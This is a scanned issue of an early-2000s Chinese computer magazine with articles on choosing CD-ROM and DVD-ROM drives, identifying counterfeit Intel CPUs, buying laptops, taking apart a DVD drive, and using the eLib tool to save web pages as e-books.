我们购买一件消费品，其中最重要的标准之一就是看商品的性价比。对照价格和性能，我们可以看到，CD-ROM和DVD－ROM都有相当不错的性价比，而这两种性价比所处的档次是不同的。CD-ROM尽管功能稍逊，但物美价廉，技术上、工艺上都相当成熟。而DVD-ROM虽然比CD-ROM要贵上几百元，但其技术的先进性和实际的使用效果也远非CD-ROM可比，而且是将来发展的趋势，这多出的几百元从某种角度来说也是相当值得的。

5.选择侧重

对于任何理性的消费者来讲，物尽其用，物尽其值，才是引发自己购买行为的最关键的因素。所以，对于注重应用，讲求实用又比较在意价格的消费者，CD-ROM无疑是采购的首选。而对于注重享受，计较功能同时不太在乎价位的朋友，DVD-ROM则更为适合一些。其实，不同的消费者会有不同的定位，不同的定位就会产生不同的选择，这也是为什么两种产品现在都能存活的原因。无论你选择哪种产品，有一点肯定是相同的，那就是你必须挑选同类产品中货真价实、服务到位，性价比出色的产品！！！

下面，配合上文向大家介绍一下目前市场上主流的CD-ROM和DVD－ROM产品。

二、价廉物美——CD-ROM挑一挑

目前市场上的CD-ROM产品非常之多，每一个品牌都有好几款产品，其中质量、性能、性价比参差不齐，为了让朋友们能选购到最称心如意的CD-ROM，这里向大家推荐几款，各位可各取所需。

1.阿帕奇（APACHI）CD-ROM

阿帕奇是光驱市场上新崛起的品牌，是目前市场上性价比最高的光驱之一，目前主要有两款，分别为44X和48X，48X在“绿色风暴”行动中其零售价从400元一下降到329元，比较低廉。这两款光驱均采用了多项新技术，使得各方面的性能和噪音控制都非常出色。它最出色的即时降速设计，是为国内消费者特别设计的：当读“烂碟”时，按下变速键，这时光驱的速度会降低到16X以下，从而达到提高读盘能力、保护光驱的目的。阿帕奇变速光驱给人的印象是在纠错能力、降噪和稳定性等方面比较出色，其最大的优点是读盘速度快、纠错能力强、稳定性好、工作噪音小、市场价格较低，但缺点是光驱的寻道时间略有些长，不过总的来说是一款综合指标较高的产品。

2.源兴LITEON CD-ROM

源兴(现在LITEON的中文商标已更改为建兴)光驱曾以较好的纠错能力拥有很好的口碑。目前的源兴光驱主要有48X和52X两种，其中以48X的读盘能力最好。据反映，52X产品的读盘能力较48X有所下降，主要原因在于光驱提速后容错性能没有相应提高。如果你比较重视容错性的话，还是购买48X的光驱为好。目前源兴48X光驱同时捆绑“东方快车世纪版”翻译软件促销，零售价在330元左右，52X在380元左右。

3.三星（Samsung）CD-ROM

三星光驱的优点比较突出，就是读碟性能稳定、速度较快而纠错能力特别强，因此三星光驱有“读盘将军”之称。然而有一段时间走私水货过多，而且不能保证售后服务，因此口碑略有些下降。但最新的三星40X、48X光驱采用了不少先进技术，如智能Firmware核心、ABS自动平衡补偿系统、精巧钢芯结构以及特殊散热材料等等。原厂生产的三星光驱其驱动器的后部有一个明显的凹槽，可以方便用户连接数据线和电源线。笔者在实际使用中发现三星光驱的性能还是很不错的，但是纠错能力比以前低速的光驱略有下降，不过其震动和噪音控制得不错。正品的三星光驱有完备的技术支持与售后服务，目前40X售价320元，48X售价350元左右。

4.昂达（ON－DATA）CD-ROM

随着新一代“超强型”52X光驱的面世，昂达光驱在市场上的占有率也越来越高。昂达光驱目前有48X、50X和52X几种，最新的52X光驱，内部采用全钢机芯，DDSS抗震系统，具备最大数据传输率7800KB/s，90毫秒寻道时间的较强性能表现。昂达光驱的捆绑软件比较丰富，包括金山词霸、超级解霸、IQ搜索王等数个工具和游戏软件。在售后服务方面，昂达公司承诺一年以内可换新，这对于国内用户来说应该是十分理想的。目前52X的零售价在380元左右。

5.爱国者 CD-ROM

爱国者光驱在市场中以其独特的技术而走俏，这使其成为高倍速光驱市场上具有代表性的一个品牌。现在主推的爱国者智能48X光驱最突出的特点是其超强的智能纠错能

力和“一指静”技术，它们在提高光驱纠错能力、降低噪音方面确实有了实质性的突破。通过市场的检验，笔者发现爱国者光驱确实有较好的销量，其具有强大的读盘、纠错能力，使其刚一上市便广受欢迎，与爱国者其他产品一样让厂家供货吃紧，目前48X的产品零售价格在380元左右。

6.宏基（Acer）CD-ROM

宏基光驱是市场上最常见的产品之一。从整体性能来看，宏基光驱性能还是很好的，它采用了多项世界先进技术，特别是内部采用了悬挂式的激光头以及减震架，有效地减小了光驱读盘时的共振。目前的产品有48X、50X等几种。在读盘能力方面，宏基光驱在读取一些不好的盘片时确实会出现速度下降的现象，但不是很严重，在读取质量非常差的盘片时，Acer的光驱确实表现还不错。目前Acer光驱50X报价在400元左右，48X在370元左右。

三、完美享受——DVD-ROM秀一秀

DVD-ROM虽然“出道”较晚，但上升势头很猛，相对于CD-ROM的低价来说，DVD-ROM显得要高贵一些，但多花的钱究竟值不值，当然要看你买了一款什么样的产品。

1.昂达12X DVD-ROM

昂达12X采用全钢机芯，EIDE接口，支持UDMA/33的传输模式，标称的DVD读取速度为12X，CD读取速度为40X，独有DDSS平衡抗震系统和无限升级，独有的自检功能，读盘噪音和发热量控制得相当不错，一年包换的良好售后服务是昂达12X DVD-ROM的又一大特色。同时，昂达公司为了客户的使用权益，为所有昂达DVD的用户提供高达100万美金的意外保险，使用户在使用昂达DVD播放高品质画面的同时，不必担心因非正规渠道碟片的爆裂所造成的意外损失。从6月23日起全国统一零售价已调至599元。另外此款产品还附赠价值39元的白金版豪杰超级解霸2000+，以及两部经典电影——《变相怪杰》和《不见不散》，性价比非常突出。

2.创新12X DVD-ROM

以声卡而闻名的创新公司的这款DVD保持了创新一惯的作风，面板布局清晰合理，给人一种大方稳重的感觉。接口采用的是IDE接口，支持UDMA33、未锁区码，支持CD-R、CD-RW等多种格式的光盘。光驱的顶部贴有一个防伪标签，可以帮助用户分辨产品的真伪。创新的这款DVD-ROM品质尚可，除稳定性和发热量控制得比较好外，其他各项性能也都达到了主流水平，但是价格偏高，性价比不出色，目前要630元。随机附送了豪杰超级解霸白金版。

3.Aopen12X DVD-ROM

Aopen的DVD-ROM在市场上并不多见，其实身为DVD协会的主要会员，Aopen在推出高质量光学存储设备方面一向不遗余力，其产品能满足市场大众的广泛需求。这款DVD号称是全球第一部12X DVD-ROM驱动器，采用EIDE接口，支持UDMA/33的传输模式，标称的DVD读取速度为12X，CD读取速度为40X。其他的增强功能包括数码伺服机制和CAV技术使驱动器运行稳定，DDS(Dynamic Damping System)技术用来减少震动，减少CD或DVD数据读取错误率并提高系统稳定性。Aopen12X也是一款公开宣称未锁DVD区码的产品，因此大家可以随心所欲地欣赏所有高品质的DVD影片了。它的市场零售价为750元，附赠软件为PowerDVD 2.55。售后服务是三个月包换，一年保修。

4.建兴12X DVD-ROM

LITEON（建兴）的CD-ROM驱动器产品大家一定不会陌生，出色的性价比使其在用户中拥有非常好的口碑。这款12X DVD-ROM驱动器采用标准的IDE/E IDE接口，DVD盘片的最大读取速度为12X，CD盘片最高数据传输速率为40X。驱动器采用了512KB的数据缓存，可支持任何CD、VCD、DVD及AUDIO CD等不同规格、不同质量的盘片。它的防伪措施可圈可点，不仅在前面板上贴有建兴的网址，而且在光驱参数标贴附近还有类似刮刮卡的防伪贴纸。也许因为LITEON是做CD-ROM驱动器起家的缘故吧，这款12X DVD-ROM在读取数据CD时的表现非常出色，不仅最终速度超过了标称的40X，而且寻道时间和CPU占用率都非常令人满意。它的市场零售价为780元，附赠软件为正版PowerDVD。

5.Acer16X DVD-ROM

这款产品采用IDE接口，DVD最大读盘速度达16X，CD最大读盘速度为40X，缓存容量为256KB。它的兼容性非常好，读盘能力超强，可读取包括DVD-R、DVD-RW、CD-R、CD-RW等在内的各式DVD与CD盘片。该光驱采用恒定16X的CLV模式抓音轨，这在所有采用CLV模式抓音轨的DVD驱动器中应该算是相当高的速度了，而且抓取质量、寻道时间和CPU占用率的表现也非常出色。Acer 16X的读盘噪音稍大，好在发热量并不高。Acer光驱还有一个优点，就是Firmware更新速度很快，大家可以到各驱动网站去下载最新版本进行刷新，通常对提升性能和兼容性有帮助。这是一款锁区码的产品（可破解），它最新的市场零售价为788元，并且附赠DVD播放软件PowerDVD 3.0和VCD播放软件PowerPlayer。

6.SONY16X DVD-ROM

SONY在光盘驱动器生产厂商中称得上是鼻祖了，当年的4X CD-ROM驱动器堪称经典中的经典，去年推出的12X DVD也是好评如潮。这款产品拥有DVD盘片16X和CD盘片40X的传输速度以及512KB缓存，除了具备极高的读盘性能外，发热量、读盘噪音也较小。此外，还继承了上一代产品的卓越稳定性并加以改良，以保障在播放失衡或不均匀光盘时的稳定性。SONY的这款产品首次采用了“短身”设计，这在光驱市场上极为少见。它较普通光驱的机身更短，这种设计令安装时显得更为方便，避免了与其他部件相冲突的情况，例如电源等，也为机箱内部留出更多的空间，有利于布线和散热。它的市场零售价为850元，没有附赠软件。

随着奔III和奔4 CPU的全面降价促销，Remark的假货也开始在市场上出现。针对于此，我们特与Intel公司联系，组织编辑了本期的打假活动，希望能为广大的读者朋友们提供有益的购买参考。 ——编者按




李逵帮你打李鬼

如何辨别正品奔III和奔4 CPU

□Intel公司


CPU的“打磨”制假由来已久。所谓“打磨”无非就是将主频较低的CPU标示成主频较高的CPU出售，以牟取暴利。比如只需将缺省外频为100MHz的PentiumIII 650E的外频超到133MHz，当机器自检的时候就会显示为PentiumIII 866！如果再经过CPU表面的打磨，就可以以假乱真了。前不久我们还真遇到过这种CPU。还好，经过几招辨别，我们识破了这批假货。这批假货在外观上和真货差别很小，不过如果仔细观察的话，仍然可以察觉它与正品的细微差别。首先是Remark处理器的“Pentium III”字样后面的“(R)”注册标志的位置与正品不同，另外制造地“MALAY”后面留有不太清晰的“PINES”的字样，因为处理器上原来是“PHILIPPINES”的字样，虽然经过激光修改但仍然无法完全去掉原有的字。大家在购买133外频的PIII时一定要注意以上几点。最可靠的识别办法之一是插在主板上试的时候选择软跳线的板子，点亮之后，屏幕上就会自动显示出它的本来面目“650E”（或者用Intel Processor Frequency ID Utility等CPU软件现场检测一下亦可），而千万不要用硬跳线的主板，因为商家把外频调到133后，上这种CPU，就会显示出“866”，这也是商家迷惑消费者的主要手段。



正品Pentium III 700



由于散装CPU包装较为简易，作假相对容易，分辨起来也更加困难。能否“慧眼识芯”就要看你的道行深浅了。而盒装CPU包装较为正式，识别的方法也很多。首先我们来熟悉一下Intel CPU的标注方法。首先请朋友们观看PIII封装盒的顶视图：



第一排从左至右，500表示CPU的主频，512表示CPU的L2 CACHE为512K，紧随其后的100表示外频为100MHz，2.0V表示它的核心电压。第二行是序列号以及产地。

假CPU的产品序列号处字体明显比正常的粗，而且颜色为不正常的灰色。真盒装CPU的包装盒表面都有一层塑料封纸，其封装线不可能位于包装盒的条形码处。如果包装盒的塑封纸封在此处，一般可以断定是假货。另外真品外包装的塑封膜质地比较软而有弹性，而假货较脆。真品的Intel CPU水印采用了特殊工艺，无论你用手如何刮擦，即便把封装的纸擦破也不会把字擦掉，而假货只要用指甲轻刮，慢慢地可刮掉一层粉末，字也就随末而掉。塑料封装纸上的Intel字迹应清晰可辨，而且最重要的是，所有的水印字都应工工整整的，而非横着、斜着、倒着的，无论正反两方面都如此，而假货有可能正面工整，而反面的字就斜了。再有就是盒正面左侧的蓝色是采用四重色技术在国外印制的，色彩端正，与假货一比就相当容易分辨出来了。用拇指肚以适当的力量搓揉塑料封装纸，真品不易出褶，而假货纸软，一搓就出褶。散装假CPU由于经过打磨，表面比较光滑。CPU四周的封装陶瓷上刻的批号、主频等字样有摩擦痕迹，在光线下左右翻转是可以看出来的。

正是由于盒装CPU比较容易分辨真伪，所以我们才建议朋友们购买盒装CPU。相信现在朋友们去买CPU的时候心里就有数多了。当然最保险的方法还是用Intel Processor Frequency ID Utility等CPU软件现场检测一下。通过这个软件，普通人也可以轻松辨别出CPU的真伪。

由于Pentium 4 CPU强大的运算能力和在家用多媒体处理方面的卓越性能，因此一上市就受到了业内人士和广大DIY用户的密切关注。经过几次大幅度下调，目前，它的价格已经到了大多数用户可以接受的价位。如果现在想装一台计算机的话，采用P4 CPU作为机器的心脏还是非常合

算的，不用多花很多钱就可以获得不错的性能！

但是，随着Pentium4 CPU的推广和普及，也带来了一个新的麻烦，就是CPU的造假问题。其实，CPU的造假早已经不是什么新鲜事，为了那更多的利润，CPU造假由来已久，无论是Intel还是AMD的CPU，在各种不同的时期都曾出现了很多假冒品。作为CPU销售的龙头老大，Intel公司的CPU假冒现象更是层出不穷，屡禁不绝。目前市场上大量出售的散装P4 CPU，就有不少假冒产品。这些散装CPU没有Intel公司认证的保修，让消费者受到了不小的损失。

由于CPU的技术含量相当高，所以做假者不大可能自己生产CPU，他们通常也就是采用Remark的手段，将低主频的CPU标成高主频来出售，以牟取暴利。因为大幅提高了原有的工作频率（或者电压），CPU内部其实一直处在超负荷工作状态下，被蒙在鼓里的朋友如果还对其进一步超频使用，那么随着使用时间的推移，过度超频引起的严重的电子迁移现象将有可能导致机器的稳定性降低，诸如死机、非法操作等问题出现的次数逐渐增多。在没有良好的散热措施的情况下，长时间使用这种CPU会导致过热、死机、系统崩溃等情况的发生。

CPU按照包装可以分为盒装和散装两种。盒装CPU由于有完整的外包装，因此奸商造假的难度会更大，另外它比没有外包装的散装CPU更容易识别真假。所以强烈推荐消费者，尤其是电脑初学者，宁肯多花100元钱，也要购买盒装CPU，这样比较保险。

为了能够买到货真价实的盒装P4 CPU，这里先介绍一下正品P4 CPU的外观特征，然后介绍一下识破假冒盒装P4 CPU的常用方法。

从正面看，P4 CPU有一个淡绿色的PGA基板，上面有一个茶色的底座，茶色底座通过银色接点安装在淡绿色基板上（这些焊接点大约有0.5-1mm）。这个茶色底座上覆盖有约2mm高的金属壳，在金属壳的右下角有一个金色的小孔。从背面看，P4的插针则显得密密麻麻，明显多于Pentium III。在四周插针的内侧，Pentium 4还有许多与赛扬微处理器相似的凹陷，似乎是专为插针预留的。在中心凹下去的茶色底座上，整齐地排列着12个贴片元件。 从侧面看，Pentium4的结构则非常清晰，最上面是金属外壳，其下是茶色的底座，再下面就是布满插针的将直接与主板上微处理器插座接触的绿色PGA基板。

最后我们再将上面的方法总结一下:

1.刮磨CPU的表面

Intel在其CPU表面塑料封装薄膜上使用了特殊的水印字印刷工艺，字迹非常牢固，无论你用手指甲怎样刮磨，CPU表面塑料封装薄膜上的字迹都不会被擦掉，即使你把封装纸刮破也不会擦掉CPU表面的字迹。而假冒CPU表面的字迹却很容易被指甲刮掉(多刮一会儿肯定能刮掉）。有时奸商们都不敢用手拿CPU的正面，生怕手上的汗把字给弄模糊了。

记住：只要能用你的手指甲刮掉CPU表面上的字，这个CPU就一定是假冒的。

2.撕扯CPU表面的塑料封膜

经销商为了防止他人假冒，往往会在CPU表面塑料封膜上(有条形码的一侧) 用小刀划一个口子，把自己的保修标签贴进去 (这种贴子的浆糊中含有蛋清的成份，一揭下来就坏，靠此可防他人假冒）。这种划开的口子正好提供了一个验证真假的方便条件，因为正品的塑料封膜质量好，韧性强，划开口后也很难撕坏，假货则一撕就断。所以通过已划开的口子撕扯CPU表面的塑料封膜，也是一种不错的验证手段。

3.观察CPU的封面

CPU正反两面塑料封装薄膜上的Intel水印字迹工整、清晰，而且盒左侧的蓝色采用了四重色技术，色彩端正。只要把这些比较明显的特征与假货相比，就会发现很明显的差别。

4.观察塑料封装纸的封线

真品的塑料封装纸的封线绝对不会封在盒表面的条形码处(一般在盒的右侧)，若封线在此处，则必假无疑。

5.揉搓CPU表面的塑料封装纸

用拇指肚揉搓CPU的表面(用力要适度)，真品的塑料封装纸不易出褶，而假货因为纸软，往往一搓就有褶。

只要你知道了上面的小技巧，就能在市场上有效地避免假货的困扰，选到如意的P4真品。一般说来，由于散装P4 CPU没有完整的外包装，往往给奸商更多的机会来造假，其花样之多，决非上面介绍的几种小方法能够鉴别出来的。可见，为了能够买到货真价实的CPU，盒装P4 CPU还是首选，毕竟识别出假冒盒装CPU要容易多了，而且盒装P4 CPU具有Intel的认证保修，充分保证了消费者的权益。CF

菜鸟帮你打李鬼

真假Intel盒装CPU的辨别

□北京 强强

对于我们DIY一族来说，一颗“奔腾的芯”是一台电脑的核心。

我们都知道电子市场上Intel的CPU(包括奔III、奔4和赛扬的产品)有原包和散包两种，其中散包CPU价格比较便宜，但是相应的售后服务没有保障；原包的CPU除了售后服务的保证之外，产品本身还设计有专用的散热风扇等配件，可以保证CPU使用上的安全。

另外，由于散包CPU存在打磨、假货等问题，作为DIY用户在选择的

时候必须练就一双火眼金睛。相比之下，盒装的CPU就有质量的保证，在选购的时候比较安全。现在，越来越多的朋友在选购CPU的时候选择了盒装产品，但是我们并没有注意到，目前盒装CPU产品也有了假货的困扰。

笔者一直以来都使用盒装CPU，有过多次遭遇假货的经历，当然也总结了经验教训，现在跟大家说说关于盒装CPU辨别真假的问题。

实际上，Intel的盒装CPU已经设计了许多用于防伪的地方，绝大多数情况下，从CPU的外包装就能分辨出产品的真假。

首先，Intel盒装CPU的包装最外层的塑料薄膜就是一个用于识别真假的地方，在Intel盒装CPU的外包装的塑料薄膜上面印有"Intel Corporation"字样。真品的印刷技术比较特殊，这些字样是非常牢固的，而假冒的产品是使用油墨印刷的，可以很容易地刮去这些字迹。不过需要注意，如果这些字迹是翻印在内层的话，从外面是不可能刮掉的。但是一般情况下，商家是不允许你打开包装检查的，还好根据电子市场的规则，商家会将这个塑料薄膜打开一个小口，贴上注明销售日期的胶条，这就给我们留下了从塑料薄膜内层检查印刷字体的地方。

下面需要注意的是Intel盒装CPU包装盒上面的印刷，在包装盒背面，依次印有各国语言的简要说明，每种语言之间的间隔处有一条直线，仔细观察的话可以发现，这些直线都使用十分细小的"Intel"字样组成，一般情况下如此精密的印刷效果是不能实现的，这个细节也可以用来分辨Intel盒装CPU的真假。

揭开包装盒的封口时，要注意粘胶的表面。由于正品是流水线统一生产的，因此比较注重包装封口处的粘合设计，打开的时候可以很轻松地让两层纸壳分离。而假货的封口处不注重粘合设计，往往揭开的时候会"拖泥带水"，揭开后的粘合面比较凌乱。

Intel盒装CPU的塑料内包装开口的地方看似不起眼，不过也是一个十分特殊的设计。一个被切开约80%厚度的圆形被固定在塑料盒的另一面，这是一个只允许一次性打开的设计。如果正常打开，那个圆形的部分就会断裂；如果切断里面的固定点，也是不可能再恢复成如此强度的。也就是说，如果你打开这个盒子的时候，不是那个圆形的断裂处断开的话，就需要考虑CPU的真假问题了。

好了，从外围观察CPU真伪的步骤已经完成，一般情况下就足够分别CPU的真伪。下面我们进行确认CPU真伪的最后步骤——编号。Intel盒装CPU的包装盒表面贴有CPU的生产序列号，CPU表面上也有相应的标识，将两个号码相互对比，如果相同，说明产品可靠，如果不同则说明这块CPU为伪造的盒装CPU。

此外，Intel目前对于盒装CPU的辨别问题十分重视，售后服务部门开通了免费咨询电话，只要拨通800-820-1100，提供CPU的序列号，就可以得到Intel对这片CPU的证实，保证产品的质量。

在购买CPU的时候，我们应该分别注意以上几点，保证买到货真价实的产品。CF

选购笔记本电脑的注意要点

□北京 YATE

三大注意

注意基本配置：包括CPU、内存、硬盘、显示器、Modem、光驱等等。从笔记本电脑的基本配置可以看出它的性能高低，从而根据自身需要进行选择。

注意品牌选择：现在国内市场上的笔记本电脑品牌非常多，竞争也比较激烈。在价格差异不是很大的情况下，建议大家买品牌硬、口碑佳的品牌。

注意售后服务：由于笔记本电脑的科技含量高，需要专业化的维修，因此良好的售后服务就显得非常重要。选择一家售后服务好的公司，会让你省去很多麻烦，免除后顾之忧。

八大要点

外观：机器的造型、颜色、体积等都是需要考虑的因素。触摸板或点取设备及鼠标使用是否方便，键盘布局是否合理，功能键使用是否正常，手感如何，软驱是外置还是内置等，在选购时都需要观察和考虑。

重量：笔记本电脑的最大特点就是便携性，因此重量是必须考虑的因素。如果你要经常携带它出门的话，超轻超薄自然是你的选择方向。如果你注重性能且身强力壮，那么可以不必太在意这一项，但无论如何不要让这好东西成为你的负担。

显示器：笔记本电脑采用液晶显示器，它是笔记本电脑中最为昂贵的部件，也是决定笔记本电脑档次和重量的关键因素。彩色LCD分为DSTN和TFT两类。TFT是目前的主流，画质解析度较好。目前主要有12.1英寸、13.3英寸和14.1英寸几种。追求性价比的消费者的最佳选择是13.3英寸的液晶显示器。

电池：锂离子电池是目前的主流，为智能型电池。使用者可以在任何时候插上电源为它充电，非常方便。并且重量较轻，使用时间较长，可连续使用2～3小时。相比之下，镍氢电池不是首选。

内存：普通用户可选择64MB内存的产品，要求更高的用户可以配置128MB内存或更大容量的内存。

显卡：笔记本电脑的显卡有些是集成在主板上的，其主要功能是满足办公软件的需要。眼下不少厂商推出了3D显示性能强的笔记本电脑，如果你是3D游戏发烧友而不想在屏幕上看到小马赛克出来捣乱，那要格外注意显卡的性能。

硬盘：硬盘对系统整体性能有至关重要的影响。现在硬盘容量越来越大，需要经常上网或制作多媒体文件的用户可选择10GB或12GB硬盘。除容量外，还要考虑硬盘厚度、转速、噪音、平均寻道时间、是否省电等方面的参数。

散热：笔记本电脑的内部空间狭小，发热部件多，散热相对困难。因此在炎热的夏季选购笔记本电脑尤其要注意这一项。CF

完全解剖DVD

□北京　白河愁

估计很多朋友都有这样的疑问：为什么光盘放进光驱里就能读出数据？为什么有些有划痕或偏心的盘放进去，光驱却认不出来，或者读得非常吃力？光驱用的时间久了，读盘能力下降，有什么办法能使光驱起死回生？要回答这些问题，最简单直接的办法就是拆开光驱看一看。下面大家就请跟随笔者，看看这台12X DVD的内部结构。在这里我们并不是主张大家都去拆自己的DVD，而是希望能够通过这个图解让大家对DVD的内部结构有一个大致的了解。


虽然DVD-ROM与CD-ROM略有不同，但机械结构基本上大同小异。要想拆开它，我们第一步要做的是把托盘弹出来（先别问为什么，下面会有说明）。



弹出托盘有两种方法：第一种是将光驱接在主机上，在开机状态下按“弹出”钮，然后关掉电脑，光驱的托盘自然不会自己缩回去。另外一种办法是利用光驱面板上的“紧急弹出孔”将托盘拉出，具体方法如下：一、先找一个曲别针，将其拉直；二、插入到“紧急弹出孔”中，稍微用劲，注意用力不要过大，如果不行的话就换个角度试试，千万不要用蛮力。



现在用手就可以把托盘拉出来了，全部拉出来后，将光驱翻转，底部朝上，拧下用于固定的四个螺丝。现在需要取下前面板，因为前面板是通过四个塑料倒钩固定的，很容易就能拆下。如果刚才没有弹出托盘的话，面板是拿不下来的。



取下前面板后，取掉光驱后盖，将光驱机芯从外壳中拿出。再拆掉用于吸附光盘的上挡板，机芯内各种大大小小的器件就能一目了然了。



这就是光驱的核心——激光头了，这是一个相当精密的零件，也是DVD-ROM中成本最高的零件。看见那个蓝汪汪的圆镜片了么？这就是激光头的聚焦透镜，光驱用得时间久了，这个透镜上就会落满灰尘，影响读盘能力。

接下来我们向大家介绍一下DVD内部的零部件。




首先是激光头的传动装置，光驱读盘寻道、读取数据的时候，激光头会做出一系列机械动作，这些电机、齿轮、滑竿等装置就是起这些作用的。

擦拭激光头的方法很简单，找一小块脱脂棉，或药用棉花，轻轻地在透镜上擦拭，擦的时候要注意别太过用力，因为透镜是悬挂在激光头上的，用力过大会使透镜移位。当然大家也不必害怕，透镜本来就是可以上下左右运动的。实在不放心的话，就用小镊子轻轻夹住透镜外边缘，然后再擦。再有一点要注意的是，脱脂棉上不能沾水，因为透镜表面有一层“增透膜”，它的主要成分是氟化镁，很容易受潮变形，所以不能用水来擦。如果有无法除去的污渍，可以用无水乙醇来擦，注意“无水乙醇”不是酒精（酒精是含有水分的乙醇溶液），一般分为工业纯度、化学纯度、分析纯度及光谱纯度几种。分析纯度级别以上的无水乙醇，所含的水分和杂质已经非常少，不会对增透膜造成损伤，只不过不太容易找到罢了。

E-mail: followme@cfan.cn.net

有些时候，由于激光头已经老化，即使将透镜擦得一尘不染也无法提高光驱的读盘能力，这时候就只能适当增大激光头的发射功率了。不过通过增加激光头的发射功率来提高读盘能力无异于饮鸩止渴，后果就是会加速激光头的老化，直到彻底报废为止。




6

这是主轴马达，光盘放进光驱以后，就会落在主轴马达的托盘上旋转。一般来讲，主轴马达的转速越高，光驱读盘的速度就越快，不过光驱的读盘能力与主轴马达的转速是成反比的，当某一速度下有数据读不出来时，光驱的伺服电路就会使主轴马达的转速下降，从而提高读盘能力，也就是所谓的"降速纠错"功能，这个功能在24X以后的光驱绝大多数都具备。



7

一般来讲，调节激光头发射功率的电位器应该在激光头组件的侧面，就是这个位置。图中画圈的地方就是部分光驱的激光功率电位器的所在，只不过这台DVD的这个位置只有一个普通的螺丝钉而已，要想调节激光头功率，还得接着拆。




8

下面要拆的就是电路板，电路板上有几条这样的扁平馈线。

这种扁平馈线拆起来有点儿麻烦，先要将两侧的棕色塑料卡子弄松，但千万不要弄掉下来（如果掉下来就说明已经损坏了），然后将扁平馈线轻轻拔下，凡是这种线无论粗细，只要跟电路板有关的连线都统统拔下。拆完扁平馈线后，看看电路板是如何固定在机芯上的，可能是数个螺丝钉，也可能是塑料卡子（注意电路板后面可能还有个四芯的插头）。




9



10


现在我们可以清楚地看到电路板上的每一个元件，在电路板的顶部，有两个微动开关、一个旋钮、一个指示灯和一个耳机插孔，正好与前面板上的按钮一一对应。

电路板上有几个比较重要的部件，包括主控芯片和缓存。



11

这就是光驱的BIOS，也叫Firmware，部分光驱可通过刷新Firmware达到提速或提高纠错能力的目的。



12

ÓÉÓÚµçÂ·°åÒÑ¾²ðÏÂ£¬
所以我们可以看到机芯的后边了，这台12X DVD的机芯背后有两个小小的电位器，一般光驱只有一个，而DVD一般都是两个。调节时要注意两点，一是调节时只能旋转5～10度，再大就会有烧毁激光头的可能。二是不要调节DVD的激光发射功率，因为可能会牵扯到激光的波长问题，尤其是单光头单透镜双聚焦的DVD。调完之后，怎么拆的还怎么装上，很简单吧？

现在，开头提到的那些关于光驱的种种疑问，是不是都已经解决了呢？本文所述的仅仅是一台光驱的内部结构，其他光驱肯定不会与它一模一样，但只要我们在拆解的时候胆大心细，就不会造成任何损坏。OK，赶快找出你的老光驱，拆开研究一番，说不定能再用些日子呢。CF



把网页做成"电子书"

□北京 江德华

畅游网络，浏览天下文章，常常乐得忘乎所以，如能随手将网上邂逅的奇文、美文、佳文……作为网页保存下来，进而制作成"电子书"，以备日后观瞻，那多美呀！现在，国人制作的免费软件eLib，能够圆满完成这个"光荣而艰巨"的任务。eLib可以帮助我们随时保存正在浏览的HTML页面，包括其中的图片、Flash动画等，并提供了强大的文章管理功能，还可以把一系列文章导出为.chm格式的文件，成为电子书，可以在Windows中随时浏览。

这不，我刚好看中了新浪网上董路所写的纪实连载《米卢：一本难懂的书》(http://sports.sina.com.cn/n/dongmi.shtml)，懂点中国足球的都会有兴趣吧？我想把连载文章收集下来，做成电子书，不妨就以这个过程为例，咱来看看eLib的矫健身手吧！

eLib最新版本是1.13，安装eLib很容易，鼠标一直点OK就可以了。

一、保存网页

eLib运行界面如图1所示，风格简洁，容易上手。左栏是文章目录树，右栏是HTML格式的文章内容。如果你的eLib运行界面不是这样，可以单击工具栏上的"文章"按钮，显示文章目录树。



图 1

在左栏中，单击右键，选择弹出菜单中"新建"的"在根部新建文件夹"，创建一个根节点，命名为"足球"，然后再用右键单击这个新建的根节点，选择弹出菜单中"新建"的"文件夹"，命名为"《米卢：一本难懂的书》"。这样就可以了，eLib很善解人意，不需要你先启动eLib再浏览网页，可以直接在浏览器中通过关联菜单进行操作，而且即使你没有事先做好文章目录，也可以在添加文章时，随时在对话框中创建、管理文章目录。eLib设想得够周到吧？

